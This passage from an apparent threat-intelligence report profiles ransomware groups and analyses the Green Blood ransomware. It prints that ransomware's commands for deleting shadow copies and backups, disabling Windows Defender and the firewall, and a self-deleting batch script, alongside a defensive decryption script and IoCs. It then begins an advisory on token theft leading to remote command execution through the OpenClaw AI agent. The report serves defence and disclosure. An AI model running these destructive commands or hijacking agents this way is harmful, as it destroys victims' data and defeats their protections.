The Akira group, whose initial access strategy has been particularly pronounced, recorded 47 victim cases in February alone. Since first being identified in March 2023, the group has actively exploited vulnerabilities in VPN edge devices, including those of Cisco and SonicWall, where MFA had not been enabled, as a primary initial access vector. Thereafter, it has been observed abusing legitimate administrative tools such as RDP, PowerShell, and PsExec to facilitate lateral movement and privilege escalation within compromised networks.

The NightSpire group saw its victim count rise from 20 cases in January to 43 in February. The group has primarily concentrated its attacks on the healthcare sector, continuing its extortion campaigns by exposing sensitive information, including the source code of Md Charts, a U.S.-based healthcare software company, and the personal data of patients at Israel's Abrahamsom Center.

Finally, the Play group, which has remained active over an extended period since 2022, recorded 40 victim cases in February. The group attacked the Spring Brook Country Club in the United States and leaked customers' personal information and identification documents, indicating that its targeting has expanded beyond corporate entities into the domain of civilian service providers.

Ransomware Focus




Figure 6. Green Blood Group's Dark Web Leak Site


The Green Blood ransomware group, which began operating in January 2026, has posted a total of two victims to date. After documenting the types of files exfiltrated from each victim and the corresponding posting dates, the group discloses the data on the dark web, making it accessible to all users when negotiations fail or a certain period of time has elapsed. As of now, however, the dark web leak site previously operated by Green Blood is no longer accessible, and no further activity has since been identified.

Meanwhile, analysis of the Green Blood ransomware revealed a structural weakness in its encryption process. In particular, due to the architectural characteristic whereby the encryption key is managed on the basis of an XOR operation with the Machine ID, there exists the possibility that the encryption key may be reconstructed under certain conditions. This report aims to present the results of the ransomware analysis and disclose the identified weakness in order to support more effective preparedness against ransomware threats that may arise in the future.

Green Blood Ransomware

Encryption Key


File encryption using the AES-256 algorithm in CTR mode.




Encryption Method

Files < 50GB: Full Encryption
Files > 50GB: Encryption Exclusion

Characteristics



Ransom Note



READ_ME_TO_RECOVER_FILES.txt

파일 편집 보기 H1 B

YOUR FILES HAVE BEEN ENCRYPTED!

########## TH3 GR33N BL00D GR0UP ##########

What happened?

All your important files (documents, photos, databases, etc.) have been encrypted 'enc++'
using military-grade AES-256 encryption. Your files are now inaccessible and
cannot be recovered without our decryption service.

Your unique identifiers:
• Recovery ID: [redacted]
• Machine ID: [redacted]
• Date/Time: 2026-02-24 14:49:38
• Files encrypted: .tgbg extension

How to recover your files:

1. Contact Us
2. Provide your Recovery ID and Machine ID
3. Follow the payment instructions (Bitcoin only)
4. After payment confirmation, you will receive the decryption tool

READ_ME_TO_RECOVER_FILES.txt

Modified Extension

.tgbg

Language

Go

Figure 7. Ransomware Overview

Ransomware Strategy

Figure 8. Ransomware Attack Strategy

The Green Blood ransomware is designed to operate without requiring any command-line arguments and creates a mutex[2]using the string "GREENBLOOD_ENCRYPTOR_MUTEX_2A3B4C5D," which is embedded within the ransomware, in order to prevent duplicate execution.

It subsequently traverses all system drives in sequence to identify files eligible for encryption. During this process, certain items—such as specific folder names, extensions, and filenames—are configured to be excluded from encryption. The identified exclusions are presented in the table below.

Folder Names	Extensions, and Filenames
Windows, Program Files, Program Files (x86), $RECYCLE.BIN, ProgramData, System Volume Information, $Recycle.Bin, Boot, Public, Default, PerfLogs,	.exe, .dll, .sys, .drv, .ocx, .cpl, .scr, .msi, .msu, .cab, .mui, .mun, .edb, .jrs, .log, .tmp,temp, .lnk, .url, .pif, .tgbg,

Table 1. Encryption Exclusion Targets

[2] Mutex: A synchronization mechanism that prevents multiple threads or processes from accessing the same resource simultaneously; in ransomware, it is commonly used to prevent duplicate execution.

To impede analysis and evade detection, the ransomware disables Windows Defender functionality and deactivates the firewall. It also deletes backup data created through VSS (Volume Shadow Copy Service) in order to obstruct recovery. The following is a list of the commands used for those purposes.

Deletion of VSS and VSC
vssadmin delete shadows /all /quiet
wmic shadowcopy delete

Deletion of the Windows Backup Catalog
wbadmin delete catalog -quiet

Disabling Boot and Recovery Options
bcdedit /set {default} recoveryenabled no
bcdedit /set {default} bootstatuspolicy ignoreallfailures

Disabling Windows Defender Real-Time Protection
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f

Disabling the Firewall
netsh advfirewall set allprofiles state off

The Green Blood ransomware first generates a 32-byte encryption key a single time and then uses that key to encrypt all targeted files with the AES-256 (CTR) algorithm. It also employs a randomly generated IV value, which is stored at the beginning of each encrypted file to facilitate subsequent decryption.

In addition, the ransomware generates a Recovery ID by applying an XOR operation to the Machine ID obtained from the system and the newly generated encryption key. The attacker can then recover the key used for encryption by performing another XOR operation on the Machine ID and the Recovery ID. This reflects a design in which the encryption key is protected solely through an XOR operation with the Machine ID, without any additional safeguarding mechanism. As a result, if both values are obtained, file decryption becomes possible. A more detailed discussion is provided later in the section titled Green Blood Decryption.





Figure 9. File Encryption Method

At this stage, the ransomware applies different file encryption scopes depending on file size. Files smaller than 50 GB are fully encrypted, whereas files larger than 50 GB are not encrypted at all.


READ_ME_TO_RECOVER_FILES.txt

파일 편집 보기 H1

YOUR FILES HAVE BEEN ENCRYPTED!

##################### TH3 GR33N BL00D GR0UP ####################

What happened?

All your important files (documents, photos, databases, etc.) have been encrypted 'enc++'
using military-grade AES-256 encryption. Your files are now inaccessible and
cannot be recovered without our decryption service.

Your unique identifiers:

• Recovery ID: [redacted]
• Machine ID: [redacted]
• Date/Time: 2026-02-24 14:49:38
• Files encrypted: .tgbg extension

How to recover your files:

---

1. Contact Us
2. Provide your Recovery ID and Machine ID
3. Follow the payment instructions (Bitcoin only)
4. After payment confirmation, you will receive the decryption tool

DO NOT:

• Try to decrypt files yourself (you will lose them permanently)
• Rename or modify encrypted files
• Delete encrypted files
• Reinstall Windows or format drives
• Use data recovery software

Figure 10. Green Blood's Ransom Note

Once file encryption is complete, the Green Blood ransomware creates a ransom note in each encrypted directory. The ransom note contains the system's Machine ID and Recovery ID, which are used to identify the victim system and facilitate the decryption process.

After the ransom note has been created, the ransomware performs self-deletion in order to hinder analysis. It first identifies the path of the ransomware executable, then generates and executes a batch file named cleanup_greenblood.bat. After waiting for a certain period of time, the batch file attempts to delete the ransomware file and, once the deletion is complete, deletes itself as well. The batch file script observed in this process is shown below.

Self-Deletion
@echo off && timeout /t 5 /nobreak >nul && :try && del /f /q "%s" && if exist "%s" goto try && del /f /q "%~f0"

Ransomware Response Measures




Figure 11. Ransomware Response Measures

When executed, the Green Blood ransomware uses the command prompt to sequentially run commands that delete VSS (Volume Shadow Copies) from the system and modify Windows Defender settings. Accordingly, malicious activity can be mitigated by enabling ASR[3] rules to block abnormal processes.

In addition, organizations should deploy EDR solutions and apply the latest security patches in order to rapidly detect and block intrusion attempts exploiting vulnerabilities as well as other anomalous activity. Furthermore, if backup copies are regularly and distributively stored across separate network segments, external storage, or offline media, data recovery remains possible even in the event of system encryption. In this context, access privileges to backup devices should be minimized, and regular restoration tests should be conducted to continuously verify the integrity of the backup data.

[3] ASR (Attack Surface Reduction): A protective feature that blocks specific processes and executable actions commonly used by attackers.

Green Blood Decryption

As previously observed in the analysis of the Green Blood ransomware, the malware generates a 32-byte encryption key only once and then produces a Recovery ID by applying an XOR operation to the encryption key and the system's Machine ID. Once file encryption has been completed, both the Machine ID and the Recovery ID are recorded in the ransom note, and the key used for encryption can subsequently be reconstructed by performing another XOR operation on those two values.

In addition, Green Blood encrypts all targeted files using the AES-256 (CTR) algorithm with a single key, while a randomly generated 16-byte IV for each file is stored at the very beginning of the encrypted file.

Due to these structural characteristics, file decryption may be feasible in cases where the key and IV values can be obtained, provided that the ransomware exhibits the same architecture as the analyzed sample. Nevertheless, prior to any decryption attempt, backups should be secured and testing should be conducted to verify whether decryption is in fact possible.

Green Blood Decryption Script

```
#!/usr/bin/env python3
import argparse
import re
from pathlib import Path

from Crypto.Cipher import AES   ## Requires separate installation via pip (pycryptodome).

RECOVERY_PREFIX = "GREEN-BLOOD-"
WARNING_LINES = (
    "1. This tool only applies to files encrypted with .tgbg extension.",
    "2. Back up your encrypted files before attempting decryption.",
    "3. This script is provided as-is, without any warranty. The author is not liable for any issues,
damages, or data loss.",
    "4. Decryption may fail if Recovery ID or Machine ID values from the ransom note are altered or
entered incorrectly.",
)


def parse_recovery_id(recovery_id: str) -> bytes:
    token = recovery_id.strip()
    if token.upper().startswith(RECOVERY_PREFIX):
        token = token[len(RECOVERY_PREFIX):]
```

Green Blood Decryption Script

```
    token = token.strip()
    try:
        return bytes.fromhex(token)
    except ValueError as exc:
        raise SystemExit("Recovery ID hex format is invalid.") from exc


def parse_machine_id(machine_id: str) -> bytes:
    token = machine_id.strip()
    machine = token.encode("ascii", errors="strict")
    if len(machine) != 32:
        raise SystemExit(f"Machine ID must be 32 ASCII bytes. Current length: {len(machine)}")
    return machine


def parse_ids_from_ransom_note(note_text: str) -> tuple[str, str]:
    recovery_id = None
    machine_id = None

    recovery_match = re.search(
        r"(?im)\bRecovery\s*ID\b\s*[:=]\s*([A-Za-z0-9\-]+)",
        note_text,
    )
    if recovery_match:
        recovery_id = recovery_match.group(1).strip()
    else:
        fallback = re.search(r"(?i)\bGREEN-BLOOD-[0-9A-F]{64}\b", note_text)
        if fallback:
            recovery_id = fallback.group(0).strip()

    machine_match = re.search(
        r"(?im)\bMachine\s*ID\b\s*[:=]\s*([^\r\n]+)",
        note_text,
    )
    if machine_match:
        machine_id = machine_match.group(1).strip().strip("\"'[]()")

    if not recovery_id:
        raise SystemExit("Could not parse Recovery ID from ransom note.")
    if not machine_id:
        raise SystemExit("Could not parse Machine ID from ransom note.")

    return recovery_id, machine_id
```

Green Blood Decryption Script

```
def load_ids_from_note_path(note_path_raw: str) -> tuple[str, str, Path]:
    normalized = note_path_raw.strip().strip("\"'")
    note_path = Path(normalized).expanduser()
    if not note_path.is_file():
        raise SystemExit(f"Ransom note file not found: {note_path}")
    note_text = note_path.read_text(encoding="utf-8", errors="replace")
    note_recovery_id, note_machine_id = parse_ids_from_ransom_note(note_text)
    return note_recovery_id, note_machine_id, note_path


def xor_recover_key(recovery_bytes: bytes, machine_bytes: bytes) -> bytes:
    if len(recovery_bytes) != 32:
        raise SystemExit(f"Recovery ID payload length is not 32 bytes: {len(recovery_bytes)}")
    if len(machine_bytes) != 32:
        raise SystemExit(f"Machine ID length is not 32 bytes: {len(machine_bytes)}")
    return bytes(recovery_bytes[i] ^ machine_bytes[i] for i in range(32))


def decrypt_aes_ctr_file(in_path: Path, out_path: Path, key: bytes) -> None:
    with in_path.open("rb") as f:
        iv = f.read(16)
        ciphertext = f.read()

    if len(iv) != 16:
        raise SystemExit("Input file is too short. Could not read the 16-byte IV.")

    initial_value = int.from_bytes(iv, byteorder="big")
    cipher = AES.new(key, AES.MODE_CTR, nonce=b"", initial_value=initial_value)
    plaintext = cipher.decrypt(ciphertext)

    with out_path.open("wb") as f:
        f.write(plaintext)


def output_path_from_encrypted(path: Path, extension: str) -> Path:
    if path.name.lower().endswith(extension.lower()):
        return path.with_name(path.name[: -len(extension)])
    return path.with_suffix(path.suffix + ".decrypted")


def decrypt_folder(folder: Path, key: bytes, extension: str, recursive: bool) -> tuple[int, int]:
```

Green Blood Decryption Script

```
    pattern = f"*{extension}"
    files = sorted(folder.rglob(pattern) if recursive else folder.glob(pattern))

    ok = 0
    fail = 0
    for enc_file in files:
        out_file = output_path_from_encrypted(enc_file, extension)
        try:
            decrypt_aes_ctr_file(enc_file, out_file, key)
            ok += 1
            print(f"[OK ] {enc_file} -> {out_file}")
        except Exception as exc:
            fail += 1
            print(f"[ERR] {enc_file}: {exc}")
    return ok, fail


def prompt_nonempty(message: str) -> str:
    while True:
        value = input(message).strip()
        if value:
            return value
        print("[!] Empty input is not allowed.")


def main() -> None:
    print("[WARNING]")
    for line in WARNING_LINES:
        print(line)

    parser = argparse.ArgumentParser(
        description="Recover AES-256 key from Recovery ID + Machine ID, then decrypt AES-CTR
file(s)."
    )
    parser.add_argument("-r", "--recovery-id", help="Example: GREEN-BLOOD-<64hex>")
    parser.add_argument(
        "-m",
        "--machine-id",
        help="32-byte ASCII string (example: 6F70717273747576778797A7B7C7D7E)",
    )
    parser.add_argument("--note", help="Ransom note file path for auto-parsing Recovery ID and
Machine ID")
    target = parser.add_mutually_exclusive_group(required=False)
```

Green Blood Decryption Script

```
    target.add_argument("-i", "--input", help="Encrypted file path")
    target.add_argument("-d", "--dir", help="Folder path for batch decryption")
    parser.add_argument("-o", "--output", help="Output file path for single-file decryption")
    parser.add_argument("--ext", default=".tgbg", help="Target extension for batch decryption
(default: .tgbg)")
    parser.add_argument("--recursive", action="store_true", help="Process subfolders recursively")
    args = parser.parse_args()

    if args.note:
        note_recovery_id, note_machine_id, note_path = load_ids_from_note_path(args.note)
        if not args.recovery_id:
            args.recovery_id = note_recovery_id
        if not args.machine_id:
            args.machine_id = note_machine_id
        print(f"[+] Parsed IDs from ransom note: {note_path}")
    elif not args.recovery_id and not args.machine_id:
        note_prompt = input("Ransom note path (press Enter to skip): ").strip()
        if note_prompt:
            note_recovery_id, note_machine_id, note_path = load_ids_from_note_path(note_prompt)
            args.recovery_id = note_recovery_id
            args.machine_id = note_machine_id
            print(f"[+] Parsed IDs from ransom note: {note_path}")

    if not args.recovery_id:
        args.recovery_id = prompt_nonempty("Enter Recovery ID (GREEN-BLOOD-...): ")
    if not args.machine_id:
        args.machine_id = prompt_nonempty("Enter Machine ID (32 ASCII bytes): ")

    if not args.input and not args.dir:
        target_path = Path(prompt_nonempty("Enter target path (file or folder): "))
        if target_path.is_dir():
            args.dir = str(target_path)
            if not args.recursive:
                recursive_answer = input("Process subfolders as well? [y/N]: ").strip().lower()
                args.recursive = recursive_answer in ("y", "yes")
        elif target_path.is_file():
            args.input = str(target_path)
            if not args.output:
                args.output = prompt_nonempty("Output file path: ")
        else:
            raise SystemExit(f"Path not found: {target_path}")

    recovery_bytes = parse_recovery_id(args.recovery_id)
```

Green Blood Decryption Script

```
    machine_bytes = parse_machine_id(args.machine_id)
    key = xor_recover_key(recovery_bytes, machine_bytes)

    print(f"[+] Recovered key (hex): {key.hex().upper()}")

    if args.input:
        if not args.output:
            raise SystemExit("--output (-o) is required in single-file mode (-i).")
        decrypt_aes_ctr_file(Path(args.input), Path(args.output), key)
        print(f"[+] Decrypted: {args.output}")
        return

folder = Path(args.dir)
if not folder.is_dir():
raise SystemExit(f"Folder not found: {folder}")

ok, fail = decrypt_folder(folder, key, args.ext, args.recursive)
print(f"[+] Done. success={ok}, failed={fail}")


if __name__ == "__main__":
main()
```

IoCs

Hash(SHA-256)
12BBA7161D07EFCB1B14D30054901AC9FFE5202972437B0C47C88D71E45C7176
05294C9970F365C92E0B0F1250DB678DC356DBF418DBA27BDD5EEB68487A7199

References

• cyberscoop.com (https://cyberscoop.com/phobos-ransomware-affiliate-arrested-poland/#:~:text=The%2047,programs%20used%20to%20conduct%20cyberattacks)

• reliaquest.com(https://reliaquest.com/blog/threat-spotlight-storm-2603-exploits-CVE-2026-23760-to-stage-warlock-ransomware/#:~:text=,facing%20systems)

Research & Technique

OpenClaw 1-Click RCE Vulnerability

Introduction

On February 1, 2026, a gateway[4] authentication token theft vulnerability (CVE-2026-25253) affecting the Control UI[5] of OpenClaw, an open-source personal AI agent project formerly known as Moltbot and Clawdbot, was disclosed. The vulnerability arises from the absence of proper input validation during URL parameter processing, enabling an attacker to exfiltrate a user's gateway authentication token through a crafted link.

OpenClaw is capable of performing a wide range of tasks through messaging channel integrations and automation capabilities, and it also supports system-level functions such as file access, browser automation, and shell command execution. Therefore, if an attacker accesses a victim's OpenClaw service by leveraging a stolen token, the compromise may escalate to remote command execution through the abuse of AI agent functionality. In the worst-case scenario, the attacker could gain complete control over the victim's system.

[4] Gateway: A component that mediates communication between systems. In OpenClaw, it forwards requests from the Control UI and external channels to the AI agent, returns execution results, and also handles authentication and connection management.

[5] Control UI: A web-based interface through which users access the OpenClaw gateway via a browser to manage configurations and interact with the AI agent.

Since its public release, OpenClaw has attracted substantial attention within a short period, surpassing 300,000 stars on GitHub, and its popularity continues to grow rapidly, indicating a broad potential user base that may be affected. Therefore, environments operating OpenClaw should verify whether they are impacted by this vulnerability and apply the relevant security patches.




Figure 1. OpenClaw GitHub Star History (March 10, 2026)

Affected Software Versions

The software affected by CVE-2026-25253 is as follows.

Software Category	Vulnerable Version
OpenClaw	Versions prior to v2026.1.29

Attack Scenario

